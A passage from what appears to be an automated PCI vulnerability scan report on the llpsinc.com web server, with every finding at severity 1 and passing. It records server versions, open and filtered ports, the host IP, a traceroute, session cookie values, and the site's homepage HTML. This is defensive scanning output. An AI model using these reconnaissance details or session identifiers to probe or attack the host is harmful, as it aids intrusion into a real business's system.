The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:

- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Duration of crawl phase (seconds): 7.00

Number of links: 13

(This number excludes form requests and links re-requested during authentication.)

<https://www.llpsinc.com/>
<https://www.llpsinc.com/apple-touch-icon.png>
<https://www.llpsinc.com/contact>
<https://www.llpsinc.com/favicon-16x16.png>
<https://www.llpsinc.com/favicon-32x32.png>
<https://www.llpsinc.com/forgot-password>
<https://www.llpsinc.com/home>
<https://www.llpsinc.com/login>
<https://www.llpsinc.com/products>
<https://www.llpsinc.com/register>
<https://www.llpsinc.com/safari-pinned-tab.svg>
<https://www.llpsinc.com/site.webmanifest>
<http://www.llpsinc.com/>

Links Rejected By Crawl Scope or Exclusion List

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 150020
Category: Web Application
CVE ID: -

Vendor Reference: -
Bugtraq ID: -
Last Update: 2022-02-07 16:48:28.0

THREAT:

One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:

Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:

(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:

<http://jetty.mortbay.org/>

IP based excluded links:

Referrer-Policy HTTP Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 48131
Category: Information gathering
CVE ID: -
Vendor Reference: [Referrer-Policy](#)
Bugtraq ID: -
Last Update: 2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin

- 5) origin-when-cross-origin
- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:
Referrer-Policy HTTP Header missing on 443 port.
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Apache HTTP Server Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45391
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-12-11 13:21:59.0

THREAT:
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Apache HTTP Server was detected on the target.

QID Detection Logic (Authenticated):
Operating System: Linux
The detection looks for Apache HTTP Server installation path using ps command. The version is extracted from the Apache HTTP Server's binary.
Operating System: Windows
This QID checks Windows registry to see if Apache HTTP Server is installed. If found, it displays the installed version.

IMPACT:
N/A

SOLUTION:

N/A

RESULT:

Apache web server detected on port 80 -

Date: Fri, 28 Feb 2025 17:48:27 GMT

Server: Apache/2.4.62 (Debian)

Upgrade: h2,h2c

Connection: Upgrade, close

Vary: Accept-Encoding

Content-Length: 558

Content-Type: text/html; charset=UTF-8

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.62 (Debian) Server at web1.llpsinc.com Port 80</address>
</body></html>
```

Apache web server detected on port 443 -

Date: Fri, 28 Feb 2025 17:48:27 GMT

Server: Apache/2.4.62 (Debian)

Content-Length: 308

Connection: close

Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at www.llpsinc.com Port 443</address>
</body></html>
```

IP ID Values Randomness

PCI COMPLIANCE STATUS

PASS

RESULT:

External CSS link found: <link href="https://fonts.googleapis.com/icon?family=Material+Icons+Outlined" rel="stylesheet">
at:
https://www.llpsinc.com/
https://www.llpsinc.com/login
https://www.llpsinc.com/home
https://www.llpsinc.com/contact
https://www.llpsinc.com/forgot-password
https://www.llpsinc.com/register

External CSS link found: <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="sha384-9aIt2nRpC12Uk9gS9baDI411NQApFmC26EwAOH8WgZl5MYXxRfc+NcPb1dKGj7Sk" crossorigin="anonymous">
at:
https://www.llpsinc.com/
https://www.llpsinc.com/login
https://www.llpsinc.com/home
https://www.llpsinc.com/contact
https://www.llpsinc.com/forgot-password
https://www.llpsinc.com/register

Firewall Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2019-04-22 02:37:57.0

THREAT:

A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Some of the ports filtered by the firewall are: 20, 21, 22, 23, 25, 53, 111, 135, 445, 1.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports are probed.
1-79,81-442,444-6128,6130-8079,8081-65535

DNS Host Name

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 6

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2018-01-04 17:39:37.0

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

IP address Host name

217.180.217.103 1730192-007-static.lnngmiaa.metronetinc.net

TLS Secure Renegotiation Extension Support Information port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 42350

Category: General remote services

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2016-03-21 16:40:23.0

THREAT:

Secure Socket Layer (SSL) and Transport Layer Security (TLS) renegotiation are vulnerable to an attack in which the attacker forms a TLS connection with the target server, injects content of his choice, and then splices in a new TLS connection from a client. The server treats the client's initial TLS handshake as a renegotiation and thus believes that the initial data transmitted by the attacker is from the same entity as the subsequent client data. TLS protocol was extended to cryptographically tierenegotiations to the TLS connections they are being performed over. This is referred to as TLS secure renegotiation extension. This detection determines whether the TLS secure renegotiation extension is supported by the server or not.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

TLS Secure Renegotiation Extension Status: supported.

Web Server Version

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache/2.4.62 (Debian)

Cookies Collected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150028

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-02-19 18:46:27.0

THREAT:

The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:

Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:

Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:

Total cookies: 1

PHPSESSID=k9v43iaru8kgqkht5ordnk1inr; path=/; domain=www.llpsinc.com

HTTP Methods Returned by OPTIONS Request

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 45056

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2006-01-16 22:00:56.0

THREAT:

The HTTP methods returned in response to an OPTIONS request to the Web server detected on the target host are listed.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Allow: GET,POST,OPTIONS,HEAD

Scan Diagnostics

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page http://1730192-007-static.lnngmiaa.metronetinc.net/ fetched. Status code:200, Content-Type:text/html, load time:117 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 3 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 2) + paths:(0 x 2) = total (18)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 2 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 18 requests, 0 seconds. Completed 18 requests of 18 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)
Batch #4 WebCgiOob: 161 vulnsigs tests, completed 58 requests, 1 seconds. Completed 58 requests of 404 estimated requests (14.3564%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)

Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)

Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 1 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.

Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 0 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 2) + paths:(11 x 2) = total (30)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 2 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 29 requests, 1 seconds. Completed 29 requests of 30 estimated requests (96.6667%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 2) + paths:(5 x 2) = total (198)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 2 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 195 requests, 1 seconds. Completed 195 requests of 198 estimated requests (98.4848%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 1 minute (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 1246 requests, 13 seconds. Completed 1246 requests of 3382 estimated requests (36.8421%). All tests completed.

Duration of Crawl Time: 5.00 (seconds)

Duration of Test Phase: 17.00 (seconds)

Total Scan Time: 22.00 (seconds)

Total requests made: 1710

Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

Secure Sockets Layer (SSL) Certificate Transparency Information

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1

QID: 38718

Category: General remote services

CVE ID: -

Vendor Reference: -
Bugtraq ID: -
Last Update: 2021-06-08 21:07:04.0

THREAT:

SSL Certificate Transparency is an industry effort to improve visibility into the process of how certificate authorities issue certificates. It is designed to allow the owners of domain names to find all certificates that have been issued for their domains, and which certificate authorities have issued them. This is done by requiring certificate authorities to publish all issued certificates in public logs. TLS servers can then provide cryptographic evidence to TLS clients that the server certificate has been registered in public logs, thus providing some degree of confidence that the certificate is legitimate. Such cryptographic evidence is referred to as an "SCT Log Proof".

The information below lists all validated SCT Log Proofs for server certificates along with information about the public log, where available.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Source Validated Name URL ID Time

Certificate #0 CN=llpsinc.com

Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT

Certificate no (unknown) (unknown) de8581d750247c6bcdcbaf5637c5e781c64ce46ed617639f8f34a726c9e2bd37 Thu 01 Jan 1970 12:00:00 AM GMT

Certificate #0 CN=llpsinc.com

Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT

Certificate no (unknown) (unknown) de8581d750247c6bcdcbaf5637c5e781c64ce46ed617639f8f34a726c9e2bd37 Thu 01 Jan 1970 12:00:00 AM GMT

Web Server Version

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2021-12-20 13:32:52.0

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache/2.4.62 (Debian)

HTTP Response Method and Header Information Collected

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:

This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:

This QID returns the HTTP response method and header information returned by a web server.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

HTTP header and method information collected on port 8080.

GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1004
Server: Jetty(9.4.50.v20221107)

Default Web Page

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.llpsinc.com/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 1730192-007-static.lnngmiaa.metronetinc.net Port 443</address>
</body></html>
GET / HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive
```

```
<!DOCTYPE html>
<html lang="en">
<head>
<!-- Global site tag (gtag.js) - Google Analytics -->
<script async src="https://www.googletagmanager.com/gtag/js?id=UA-169294725-1"></script>
<script>
window.dataLayer = window.dataLayer || [];
function gtag(){dataLayer.push(arguments);}
gtag('js', new Date());
```

```
gtag('config','UA-169294725-1');
```

```
</script>
```

```
<title>Labor Law Poster Service</title>
```

```
<meta name="author" content="Jeremy Leonard Gracon Services, Inc." >
```

```
<meta name="date" content="2020-06-26T13:53:42-0400" >
```

```
<meta name="copyright" content="&copy; 2025 Labor Law Poster Service, Inc.">
```

```
<meta name="keywords" content="labor,law,posters,required,mandatory,all in one compliance postersmall in one federal and state labor law postersmall in one federal and state postersmall in one federal labor law postersmall in one labor law postermall in one labor postermall in one posters federal and statemall in one state and federal labor law postermall in one state and federal postersmcompliance labor law postermcompliance poster requirementsmcompliance poster servicemcompliance postersmcompliance posters all in onemfederal & state labor law postersmfederal all in one labor law postermfederal all in one postermfederal and state compliance postersmfederal and state labor law postermfederal and state labor law posters requirementsmfederal and state labor postersmfederal and state law postersmfederal and state poster compliancemfederal and state postersmfederal and state posters requirements">
```

```
<meta name="description" content="LLPS is a full-service company providing required labor requirement posters for businesses across the United States. With over 2 decades of experience, we are confident that our products are accurate and fulfill all of your business compliance needs.">
```

```
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
```

```
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

```
<!-- Style Sheets -->
```

```
<!-- BootStrap Style Sheet -->
```

```
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="sha384-9alt2nRnC12Uk9gS9baDI411NQApFmC26EwAOH8WgZl5MYXxPfc+NcPb1dKGj7Sk" crossorigin="anonymous">
```

```
<!-- Site specific style sheet -->
```

```
<link rel="stylesheet" href="/style/site.css" >
```

```
<!-- Favicon info -->
```

```
<link rel="apple-touch-icon" sizes="180x180" href="apple-touch-icon.png">
```

```
<link rel="icon" type="image/png" sizes="32x32" href="favicon-32x32.png">
```

```
<link rel="icon" type="image/png" sizes="16x16" href="favicon-16x16.png">
```

```
<link rel="manifest" href="site.webmanifest">
```

```
<link rel="mask-icon" href="safari-pinned-tab.svg" color="#5bbad5">
```

```
<meta name="msapplication-TileColor" content="#2b5797">
```

```
<meta name="theme-color" content="#ffffff">
```

```
<!-- Material-design icons -->
```

```
<link href="https://fonts.googleapis.com/icon?family=Material+Icons+Outlined" rel="stylesheet">
```

```
<link href="/style/materials-design.css" type="text/css" rel="stylesheet">
```

```
</head>
```

```
<body>
```

```
<script src="https://code.jquery.com/jquery-3.5.1.min.js" integrity="sha256-9/aliU8dGd2tb6OSSuzixeV4y/faTqgFtohetphbj0=" crossorigin="anonymous"></script>
```

```
<script src="/script/lps.js"></script>
```

```
<div id="page">
```

```
<div class="container-fluid my-2" id="container">
```

```
<div class="header">
```

```
<div class="row">
```

```
<div class="col-2">
```

```
<div class="phone-number text-nowrap font-weight-bold"><a href="tel:18773214144">Toll Free: 1-877-321-4144</a></div>
```

```
</div>
```

```
<div class="col-8" id="alertAreaId"><h1 class="d-none">Labor Law Poster Service</h1></div>
```

```
<div class="col-2">
```

```
<div class="float-right"><a href="login" class="btn btn-primary btn-sm mb-2">Login/Register</a></div>
```

```
</div>
```

```
</div>
```

```
</div>
```

```
<nav class="navbar navbar-expand-sm navbar-dark bg-primary">
<span class="navbar-brand p-0"></span>
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent" aria-expanded="
false" aria-label="Toggle navigation">
<span class="navbar-toggler-icon"></span>
</button>

<div class="collapse navbar-collapse" id="navbarSupportedContent">
<div class="navbar-nav">
<a class="nav-item nav-link active" href="/home" >Home<span class="sr-only">(current)</span></a>
<a class="nav-item nav-link" href="/products" >Products<span class="sr-only">(current)</span></a>
<a class="nav-item nav-link" href="/contact" >Contact Us<span class="sr-only">(current)</span></a>
</div>
</div>
</nav><div class="row overflow-hidden">
<div class="col-lg-2"></div>
<div class="col-lg-8">
<div id="carousel" class="carousel slide bg-black m-auto" style="max-height: 40vh; max-width: 950px;" data-ride="carousel">
<div class="carousel-inner">
<div class="carousel-item active">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">

</div>
<div class="carousel-item ">
```

```

</div>
<div class="carousel-item ">

</div>
</div>
<a class="carousel-control-prev" href="#carousel" role="button" data-slide="prev">
<span class="carousel-control-prev-icon" aria-hidden="true"></span>
<span class="sr-only">Previous</span>
</a>
<a class="carousel-control-next" href="#carousel" role="button" data-slide="next">
<span class="carousel-control-next-icon" aria-hidden="true"></span>
<span class="sr-only">Next</span>
</a>
</div>
</div>
<div class="col-lg-2"></div>
</div>
<div class="row">
<div class="col-lg-2"></div>
<div class="col-lg-8 pt-4">
<h2>About Us</h2>
<p>
Labor Law Poster Service is a full-service company providing required labor requirement posters for businesses across the United States. With over 2 decades of
experience, we are confident that our products are accurate and fulfill all of your business compliance needs. Our staff takes pride in what they do and strive for
excellence at every level.
</p>
<h2>SEE WHAT OUR CUSTOMERS ARE SAYING</h2>
<div class="card-columns">
<div class="card border-primary"><div class="card-body"><blockquote class="blockquote mb-0"><p>These posters are great. We have these for all our locations. They
are easy to read and understand and we now can be assured that we are in full compliance.</p><footer class="blockquote-footer text-right">Shelby Mitcham, Kalamazoo,
Michigan</footer></blockquote></div></div><div class="card border-success"><div class="card-body"><blockquote class="blockquote mb-0"><p>I get my State and
Federal Labor Law Posters from Labor Law Poster Service because they provide me with everything that is required in one package. On top of that, they keep me up-to-
date with any changes as needed.</p><footer class="blockquote-footer text-right">Pat Simpson, St. Michaels, Arizona</footer></blockquote></div></div><div class="
card border-primary"><div class="card-body"><blockquote class="blockquote mb-0"><p>Getting these posters in place is a big relief to me. Its one less thing as an
employer that I have to worry about.</p><footer class="blockquote-footer text-right">Eric Chavez, Houston, Texas</footer></blockquote></div></div></div> </div>
<div class="col-lg-2"></div>
</div>

</div> <!-- Close container -->
<footer class="position-absolute text-center w-100 bg-white" id="footer">&copy; 2025 Labor Law Poster Service, Inc.<br>All Rights Reserved.
</footer>
</div> <!-- page -->
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-
Q6E9RHvblyZFJoft+2mJbHaEwdlvi9IOYy5n3zV9zzTtm13UksdQRVvoxMfooAo" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="sha384-
OgVRvuATP1z7JjHLkuOU7Xw704+h835Lr+6QL9UvYjZE3lpu6Tp75j7Bh/kR0JKI" crossorigin="anonymous"></script>
<script>
(function() {
&apos;use strict&apos;;
window.addEventListener(&apos;load&apos;,, function() {
// Fetch all the forms we want to apply custom Bootstrap validation styles to
var forms = document.getElementsByClassName(&apos;needs-validation&apos;);
// Loop over them and prevent submission
var validation = Array.prototype.filter.call(forms, function(form) {
```

```
form.addEventListener('submit', function(event) {
  if (form.checkValidity() === false) {
    event.preventDefault();
    event.stopPropagation();
  }else{
    var localgreaptcha = document.getElementById('recaptcha');
    if (form.contains(localgreaptcha)) {
      event.preventDefault();
      event.stopPropagation();
      greaptcha.execute();
    }
  }
  form.classList.add('was-validated');
}, false);
});
}, false);
})();
</script>
<script src="https://www.google.com/recaptcha/api.js" async defer></script>
</body>
</html>
-CR-
```

Traceroute

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2003-05-09 18:28:51.0

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Hops IP Round Trip Time Probe
Port
1 139.87.10.1 0.53ms ICMP

- 2 4.15.10.202 0.44ms ICMP
- 3 4.15.10.201 1.05ms ICMP
- 4 4.69.219.214 1.31ms ICMP
- 5 62.115.176.122 2.00ms ICMP
- 6 62.115.125.54 23.80ms UDP 80
- 7 62.115.139.188 33.39ms ICMP
- 8 62.115.136.102 44.11ms UDP 80
- 9 62.115.137.141 51.35ms ICMP
- 10 62.115.137.164 51.38ms ICMP
- 11 62.115.137.161 52.40ms ICMP
- 12 213.248.96.219 53.14ms UDP 80
- 13 *.*.* 0.00ms Other 80
- 14 *.*.* 0.00ms Other 80
- 15 217.180.217.98 57.59ms ICMP
- 16 217.180.217.98 57.02ms UDP 80
- 17 217.180.217.103 57.67ms TCP 80

Apache Default Foreign Language File Still on Server

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86743
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-07-11 16:04:25.0

THREAT:
Apache installs foreign language files along with index.html. The files are as follows:

index.html.ca
index.html.de
index.html.dk
index.html.ee

An attacker can get additional information about the Web server from these files.

IMPACT:
Sensitive system information may be disclosed, which can be utilized by an attacker to aid further attacks.

SOLUTION:
Apache recommends to remove these files from the Web server.

RESULT:
GET /index.html.ru.iso-ru HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive

Links Crawled

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 150009
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 5.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

<http://1730192-007-static.lnngmiaa.metronetinc.net/>

Cookies Collected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150028

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-02-19 18:46:27.0

THREAT:

The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:

Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:

Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:

Total cookies: 1
PHPSESSID=sc77qibb2aj06u0ooqnkvmmgm28; path=/; domain=www.llpsinc.com

Referrer-Policy HTTP Security Header Not Detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48131

Category: Information gathering

CVE ID: -

Vendor Reference: [Referrer-Policy](#)

